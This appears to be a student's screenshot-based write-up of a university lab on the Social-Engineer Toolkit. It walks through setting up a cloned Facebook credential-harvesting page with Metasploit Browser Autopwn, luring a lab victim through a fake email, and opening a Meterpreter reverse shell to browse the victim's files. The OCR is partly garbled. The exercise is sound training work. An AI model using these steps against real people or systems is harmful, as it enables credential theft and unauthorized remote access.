

Lab 7 - Social Engineering Using SET

Objective:

1. Launching an attack
2. Getting Spear Phished
3. Stealing Data

Takeaways:

- SEToolkit (Social Engineering Toolkit) is a collection of social engineering attack tools included in Kali Linux, allowing security professionals and ethical hackers to simulate and execute various social engineering attacks like phishing, credential harvesting, and more for testing and awareness purposes. It automates the process of crafting and deploying social engineering attacks against targeted individuals or organizations to assess their security vulnerabilities.
- One should avoid clicking on suspicious or unsolicited links in emails, especially those from unknown or unverified sources, to prevent potential phishing attacks, malware infections, or identity theft.
- A spear phishing attack is a targeted form of phishing where cybercriminals craft personalized and convincing messages to deceive specific individuals or groups into divulging sensitive information, such as login credentials or financial data, or into performing actions like clicking on malicious links or downloading malware-infected attachments, often to gain unauthorized access or compromise security. It leverages social engineering techniques and often appears legitimate by impersonating trusted entities or individuals to increase its success rate.

Challenges:

The screenshot displays a web browser with two main windows. The left window is titled "Ethical Hacking and Systems Defense" and "Social Engineering Using SET". It shows a challenge interface with the following text:

6 Notice the flag of 999818. Click on the Challenge icon and type the flag number into the answer box. This is just to show you how to capture Challenge Flags you will see throughout this lab.

→ SAMPLE CHALLENGE

View the sample flag number for the samplerflag.txt file. Type the flag number displayed.

999818

Submit Skip


7 Get the information for below Challenge Flag by using the same techniques from the previous steps.

CHALLENGE #1


PREVIOUS NEXT

The right window is titled "Console | Infosec Learning - Personal - Microsoft Edge" and shows a terminal window with the following output:

```
root@kali:~# ls
arm1flag  flag2.txt  sampleflag.txt
arm1flag150919.jpg  flag.jpg  Templates
bye.txt    hi.txt    test
desktop    music     test.txt
Downloads  Pictures  VMwareTools-10.0.2560399.tar.gz
flag2.png  sampleflag.png  vmware-tools-distrib
root@kali:~# more sampleflag.txt
flag 999818
root@kali:~#
```

Screenshots:



Sign in | saintpeters blackboard - Search | Week 5: 9-Social Engineering | Social Engineering Using SET |

https://lab.infoseclearning.com/course/WICMEVYQVN/lab/VSYCMFYTG

McAfee Security | Dell | Room GB 533-Fall2... | HomeworkifyNet... | untitled report | Introduction to Cry... | Securing pfSense FL... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Social Engineering Using SET

4 Type the following command, then press Enter to view the files and folders.

```
root@kali2:~# ls
```

```
root@kali2:~# ls
armitage      flag2.txt      sampleflag.txt
armitage150813.tgz  flag3.jpg      Templates
bye.txt       hi.txt         test
Desktop       Music          test.txt
Documents     Pictures       Videos
Downloads     Public        VMwareTools-10.0.6-3560309.tar.gz
flag2.png     sampleflag.png vmware-tools-distrib
```

5 Type the following command, then press Enter to sampleflag.txt.

```
root@kali2:~# more sampleflag.txt
```

```
root@kali2:~# more sampleflag.txt
flag:999818
```

← PREVIOUS NEXT →

34°F Cold weather

Search

8:21 AM 1/8/2024

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications | Places | Forward | Mar 04 20

```
root@kali2:~# ls
armitage      flag2.txt      sampleflag.txt
armitage150813.tgz  flag3.jpg      Templates
bye.txt       hi.txt         test
Desktop       Music          test.txt
Documents     Pictures       Videos
Downloads     Public        VMwareTools-10.0.6-3560309.tar.gz
flag2.png     sampleflag.png vmware-tools-distrib
root@kali2:~# more sampleflag.txt
flag:999818
root@kali2:~#
```

Sign in | saintpeters blackboard - Search | Week 5: 9-Social Engineering | Social Engineering Using SET |

https://lab.infoseclearning.com/course/WICMEVYQVN/lab/VSYCMFYTG

McAfee Security | Dell | Room GB 533-Fall2... | HomeworkifyNet... | untitled report | Introduction to Cry... | Securing pfSense FL... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Social Engineering Using SET

8 Type the following command, then press Enter to scan the firewall for open ports.

You may or may not have to accept the Terms of Service.

```
root@kali2:~# setoolkit
```

```
[*] New set.config.py file generated on: 2016-04-28 00:13:53.979974
[*] Verifying configuration update...
[*] Update verified, config timestamp is: 2016-04-28 00:13:53.979974
[*] SET is using the new config, no need to restart
root@kali2:~#
```

← PREVIOUS NEXT →

Feels colder Now

Search

8:25 AM 1/8/2024

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications | Places | Forward | Mar 04 24

```
root@kali2:~#
[+] Follow me on Twitter: @hackingDave
[+] Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Intro Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

root@kali2:~#
```


Sign in | saintpeters.blackboard - Search | Week 5-9-Social Engineering | Social Engineering Using SET |

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/V5YCVMFYTG

McAfee Security | Dell | Room GB 533-Fall2... | Homeworkify.Net |... | untitled report | Introduction to Cry... | Securing pSense FL... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Social Engineering Using SET

13 Type **no** when you are asked about NAT/Port Forwarding. Press Enter.

```
set> Are you using NAT/Port Forwarding [yes|no]: no
```

[!] NAT/Port Forwarding can be used in the cases where your SET machine is not externally exposed and may be a different IP address than your reverse listener.

```
set> Are you using NAT/Port Forwarding [yes|no]: no
```

14 Type **175.45.176.199** for the IP address or hostname for the reverse connection. Press Enter.

```
set:webattack> IP address or hostname for the reverse connection:175.45.176.199
```

```
set:webattack> IP address or hostname for the reverse connection:175.45.176.199
```

15 Type **3** for Facebook for the template. Press Enter.

```
set:webattack> Select a template:
```

← PREVIOUS NEXT →

34°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring

View Fullscreen | Send Ctrl+Alt+Delete | Reboot

Applications | Places | Terminal | Mon 08:27

```
root@kali:~#
```

```
File Edit View Search Terminal Help
```

```
Use Templates
1) Site Cloner
2) Custom Import
99) Return to Metaback Menu
```

```
set:webattack>
[!] NAT/Port Forwarding can be used in the cases where your SET machine is
[!] not externally exposed and may be a different IP address than your reverse
Are you using NAT/Port Forwarding [yes|no]: no
[!] Enter the IP address of your interface IP or if your using an external IP, w
[!] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:175.45.176.199
```

```
1) Java Required
2) Google
3) Facebook
4) Twitter
5) Yahoo
```

```
set:webattack> Select a template:
```

Sign in | saintpeters.blackboard - Search | Week 5-9-Social Engineering | Social Engineering Using SET |

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/V5YCVMFYTG

McAfee Security | Dell | Room GB 533-Fall2... | Homeworkify.Net |... | untitled report | Introduction to Cry... | Securing pSense FL... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Social Engineering Using SET

15 Type **3** for Facebook for the template. Press Enter.

```
set:webattack> Select a template:3
```

```
1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo
```

```
set:webattack> Select a template:3
```

16 Type **46** to set the payloads value to the Metasploit Browser Autopwn. Press Enter.

```
set:payloads>46
```

← PREVIOUS NEXT →

34°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring

View Fullscreen | Send Ctrl+Alt+Delete | Reboot

Applications | Places | Terminal | Mon 08:28



```
root@kali:~#
```

```
File Edit View Search Terminal Help
```

```
set:payloads>46
```

```
1) Windows Shell Reverse_TCP          Spawn a command shell on victim an
2) send back to attacker              Spawn a meterpreter shell on victi
3) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victi
4) send back to attacker              Spawn a VNC server on victim and s
5) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and s
6) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse
7) TCP Filling                        Connect back to the attacker (Wind
8) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Wind
9) Meterpreter                        ows x64), Meterpreter
10) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find
11) port hone via multiple ports       port hone via multiple ports
12) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP usi
13) ng SSL and use Meterpreter         ng SSL and use Meterpreter
14) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP ad
15) dress and use Reverse Meterpreter   dress and use Reverse Meterpreter
16) Download/Run your Own Executable  Downloads an executable and runs i
```

```
set:payloads>
```

Sign in | saintpeters blackboard - Search | Week 5-9-Social Engineering | Social Engineering Using SET |


https://labinfoseclearning.com/course/WICMEVYQVN/lab/VSYCVMYTG

McAfee Security | Dell | Room GB 533-Fall2... | HomeworkKityNet | ... | untitled report | Introduction to Cry... | Securing pSense FL... | Gmail | YouTube | Maps | News | Certified in Cybere...

Ethical Hacking and Systems Defense

Social Engineering Using SET

4 click on the link to www.facebook.com in the email from Mark Zuckerberg.



5 Type student@campus.edu for the email and [password](#) for the password. Click Log in.

← PREVIOUS NEXT →


34°F Sunny

8:33 AM 1/8/2024

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfoseclearning.com/console/3628693/29

WIN-2K8SP1-Internal Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot



Sign in | saintpeters blackboard - Search | Week 5-9-Social Engineering | Social Engineering Using SET |


https://labinfoseclearning.com/course/WICMEVYQVN/lab/VSYCVMYTG

McAfee Security | Dell | Room GB 533-Fall2... | HomeworkKityNet | ... | untitled report | Introduction to Cry... | Securing pSense FL... | Gmail | YouTube | Maps | News | Certified in Cybere...

Ethical Hacking and Systems Defense

Social Engineering Using SET

7 click on the green arrows to refresh the page. The web page will appear to hang up as the exploit begins.



Internet Explorer cannot display the webpage

Most likely causes:

- You are not connected to the Internet.
- The website is encountering problems.
- There might be a typing error in the address.

What you can try:

- Diagnose Connection Problems
- More information

← PREVIOUS NEXT →


34°F Sunny

8:35 AM 1/8/2024

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfoseclearning.com/console/3628693/29

WIN-2K8SP1-Internal Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot



Sign in | saintpeters blackboard - Search | Week 5-9-Social Engineering | Social Engineering Using SET |

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/VSVCVIFYTG

McAfee Security | Dell | Room GB 533-Fall2... | HomeworkKillyNet | untitled report | Introduction to Cry... | Securing pSense FL... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Social Engineering Using SET

[+] Successfully migrated to process Press Enter

2 Type the following command, then press Enter to list all established sessions to victims.

```
msf auxiliary(browser_autopwn) > sessions -l
```

Active sessions

| Id | Type | Information | Connection |
|----|-------------|---|---|
| 1 | meterpreter | x86/win32 CAMPUS\administrator @ SERVER | 175.45.176.199:3333 -> 203.0.113.100:48614 (192.168.1.10) |

3 Type the following command, then press Enter to interact with the session on the victim machine.

```
msf auxiliary(browser_autopwn) > sessions -i 1
```

← PREVIOUS NEXT →

34°F Sunny 8:36 AM 1/8/2024

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications | Places | Terminal | Host: 0x56

```
root@kali:~#
```

```
[*] Sending stage (857482 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:3333 -> 203.0.113.100:29236) at 2024-01-08 08:39:29 -0500
[*] Session ID 1 (175.45.176.199:3333 -> 203.0.113.100:29236) processing Initial AutoRunScript 'migrate -f'
[*] Current server process: explorer.exe (5852)
[*] Spawning remoteid.exe process to migrate to
[*] Migrating to 4788
[*] Successfully migrated to process
msf auxiliary(browser_autopwn) > sessions -l
```

Active sessions

| Id | Type | Information | Connection |
|----|-------------|---|---|
| 1 | meterpreter | x86/win32 CAMPUS\administrator @ SERVER | 175.45.176.199:3333 -> 203.0.113.100:29236 (192.168.1.10) |

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Sign in | saintpeters blackboard - Search | Week 5-9-Social Engineering | Social Engineering Using SET |

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/VSVCVIFYTG

McAfee Security | Dell | Room GB 533-Fall2... | HomeworkKillyNet | untitled report | Introduction to Cry... | Securing pSense FL... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Social Engineering Using SET

4 Type the following command, then press Enter to list the present working directory on the victim.

```
meterpreter > pwd
```

meterpreter > pwd
C:\Users\Administrator\Desktop

5 Type the following command, then press Enter to change the present working directory on the victim.

```
meterpreter > cd \
```

meterpreter > cd \

6 Type the following command, then press Enter to list the present working

← PREVIOUS NEXT →

34°F Sunny 8:37 AM 1/8/2024

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications | Places | Terminal | Host: 0x56

```
root@kali:~#
```

```
[*] Current server process: explorer.exe (5852)
[*] Spawning remoteid.exe process to migrate to
[*] Migrating to 4788
[*] Successfully migrated to process
msf auxiliary(browser_autopwn) > sessions -l
```

Active sessions

| Id | Type | Information | Connection |
|----|-------------|---|---|
| 1 | meterpreter | x86/win32 CAMPUS\administrator @ SERVER | 175.45.176.199:3333 -> 203.0.113.100:29236 (192.168.1.10) |

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cd \
[*] Usermon command: cd \
meterpreter > cd \
meterpreter >
```


https://lab.infoseclearning.com/course/WICWEVYQVN/lab/VSYCVMPYTG

Ethical Hacking and Systems Defense

Social Engineering Using SET

6 Type the following command, then press Enter to list the present working directory on the victim.

```
meterpreter > pwd
```

```
meterpreter > pwd
C:\
```

7 Type the following command, then press Enter to list the files in the current directory on the victim.

```
meterpreter > ls
```

```
meterpreter > ls
Listing: C:\
```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|------------------------|
| 40777/rwxrwxrwx | 0 | dir | 2008-01-19 03:45:37 -0500 | \$Recycle Bin |
| 100444/r--r--r-- | 8192 | fil | 2012-09-10 22:01:29 -0400 | 800TSECT.BAK |
| 40777/rwxrwxrwx | 0 | dir | 2012-09-10 22:01:37 -0400 | Boot |
| 40777/rwxrwxrwx | 0 | dir | 2008-01-10 06:49:13 -0500 | Documents and Settings |

PREVIOUS NEXT

34°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications Places View Search Terminal Help

```
root@kali: ~#
```

| File | Size | View | Search | Terminal | Help |
|------------------|-----------|------|---------------------------|-------------------|------|
| 40777/rwxrwxrwx | 0 | dir | 2008-01-19 04:40:52 -0500 | PerfLogs | |
| 40555/r--r--r-- | 0 | dir | 2018-04-25 11:22:48 -0400 | Program Files | |
| 40777/rwxrwxrwx | 0 | dir | 2016-05-03 00:49:26 -0400 | ProgramData | |
| 40777/rwxrwxrwx | 0 | dir | 2016-02-03 22:59:33 -0500 | System Volume Inf | |
| creation | 0 | | | | |
| 40555/r--r--r-- | 8 | dir | 2016-01-04 21:59:58 -0500 | Users | |
| 40777/rwxrwxrwx | 0 | dir | 2024-01-08 09:19:38 -0500 | Windows | |
| 100955/rwxrwxrwx | 10144 | fil | 2016-02-03 22:53:39 -0500 | Windows-Server-20 | |
| 08.jpg | 0 | | | | |
| 100955/rwxrwxrwx | 21394 | fil | 2016-02-03 22:37:48 -0500 | Windows-Server-20 | |
| 08.png | 24 | fil | 2006-09-18 17:43:36 -0400 | autoexec.bat | |
| 100444/r--r--r-- | 33263 | fil | 2008-01-19 02:45:45 -0500 | bootmgr | |
| 100955/rwxrwxrwx | 10 | fil | 2006-09-18 17:43:37 -0400 | config.sys | |
| 100777/rwxrwxrwx | 36 | fil | 2016-10-19 02:23:05 -0400 | freemove.bat | |
| 40777/rwxrwxrwx | 0 | dir | 2016-02-03 22:52:28 -0500 | inetpub | |
| 100955/rwxrwxrwx | 1717 | fil | 2016-07-08 14:56:42 -0400 | ip.txt | |
| 100955/rwxrwxrwx | 1671 | fil | 2016-07-08 14:56:42 -0400 | ipconfig.txt | |
| 100955/rwxrwxrwx | 246036895 | fil | 2024-01-08 09:19:03 -0500 | myall.txt | |
| 40777/rwxrwxrwx | 0 | dir | 2024-01-08 09:19:03 -0500 | pagefile.sys | |
| 40777/rwxrwxrwx | 0 | dir | 2016-02-26 00:18:09 -0500 | share | |
| 100777/rwxrwxrwx | 252416 | fil | 2011-09-07 19:38:38 -0400 | uget.exe | |
| 40777/rwxrwxrwx | 0 | dir | 2018-03-25 21:38:19 -0400 | xampp | |

meterpreter >

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/VSYCVMPYTG

Ethical Hacking and Systems Defense

Social Engineering Using SET

8 Type the following command, then press Enter to change to the share directory on the victim.

```
meterpreter > cd share
```

```
meterpreter > cd share
```

9 Type the following command, then press Enter to list the files in the current directory on the victim.

```
meterpreter > ls
```

```
meterpreter > ls
Listing: C:\share
```

| Mode | Size | Type | Last modified | Name |
|-----------------|------|------|---------------------------|-----------|
| 40777/rwxrwxrwx | 0 | dir | 2016-03-19 08:06:59 -0400 | DeathStar |

PREVIOUS NEXT

34°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://lab.infoseclearning.com/console/3628693/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications Places View Search Terminal Help

```
root@kali: ~#
```

| File | Size | View | Search | Terminal | Help |
|------------------|-----------|------|---------------------------|--------------|------|
| 100444/r--r--r-- | 33263 | fil | 2008-01-19 02:45:45 -0500 | bootmgr | |
| 100955/rwxrwxrwx | 10 | fil | 2006-09-18 17:43:37 -0400 | config.sys | |
| 100777/rwxrwxrwx | 36 | fil | 2016-10-19 02:23:05 -0400 | freemove.bat | |
| 40777/rwxrwxrwx | 0 | dir | 2016-02-03 22:52:28 -0500 | inetpub | |
| 100955/rwxrwxrwx | 1717 | fil | 2016-07-08 14:56:42 -0400 | ip.txt | |
| 100955/rwxrwxrwx | 1671 | fil | 2016-07-08 14:56:42 -0400 | ipconfig.txt | |
| 100955/rwxrwxrwx | 246036895 | fil | 2024-01-08 09:19:03 -0500 | myall.txt | |
| 40777/rwxrwxrwx | 0 | dir | 2016-02-26 00:18:09 -0500 | share | |
| 100777/rwxrwxrwx | 252416 | fil | 2011-09-07 19:38:38 -0400 | uget.exe | |
| 40777/rwxrwxrwx | 0 | dir | 2018-03-25 21:38:19 -0400 | xampp | |

```
meterpreter > cd share
meterpreter > ls
Listing: C:\share
```

| Mode | Size | Type | Last modified | Name |
|------------------|-------|------|---------------------------|-----------------------|
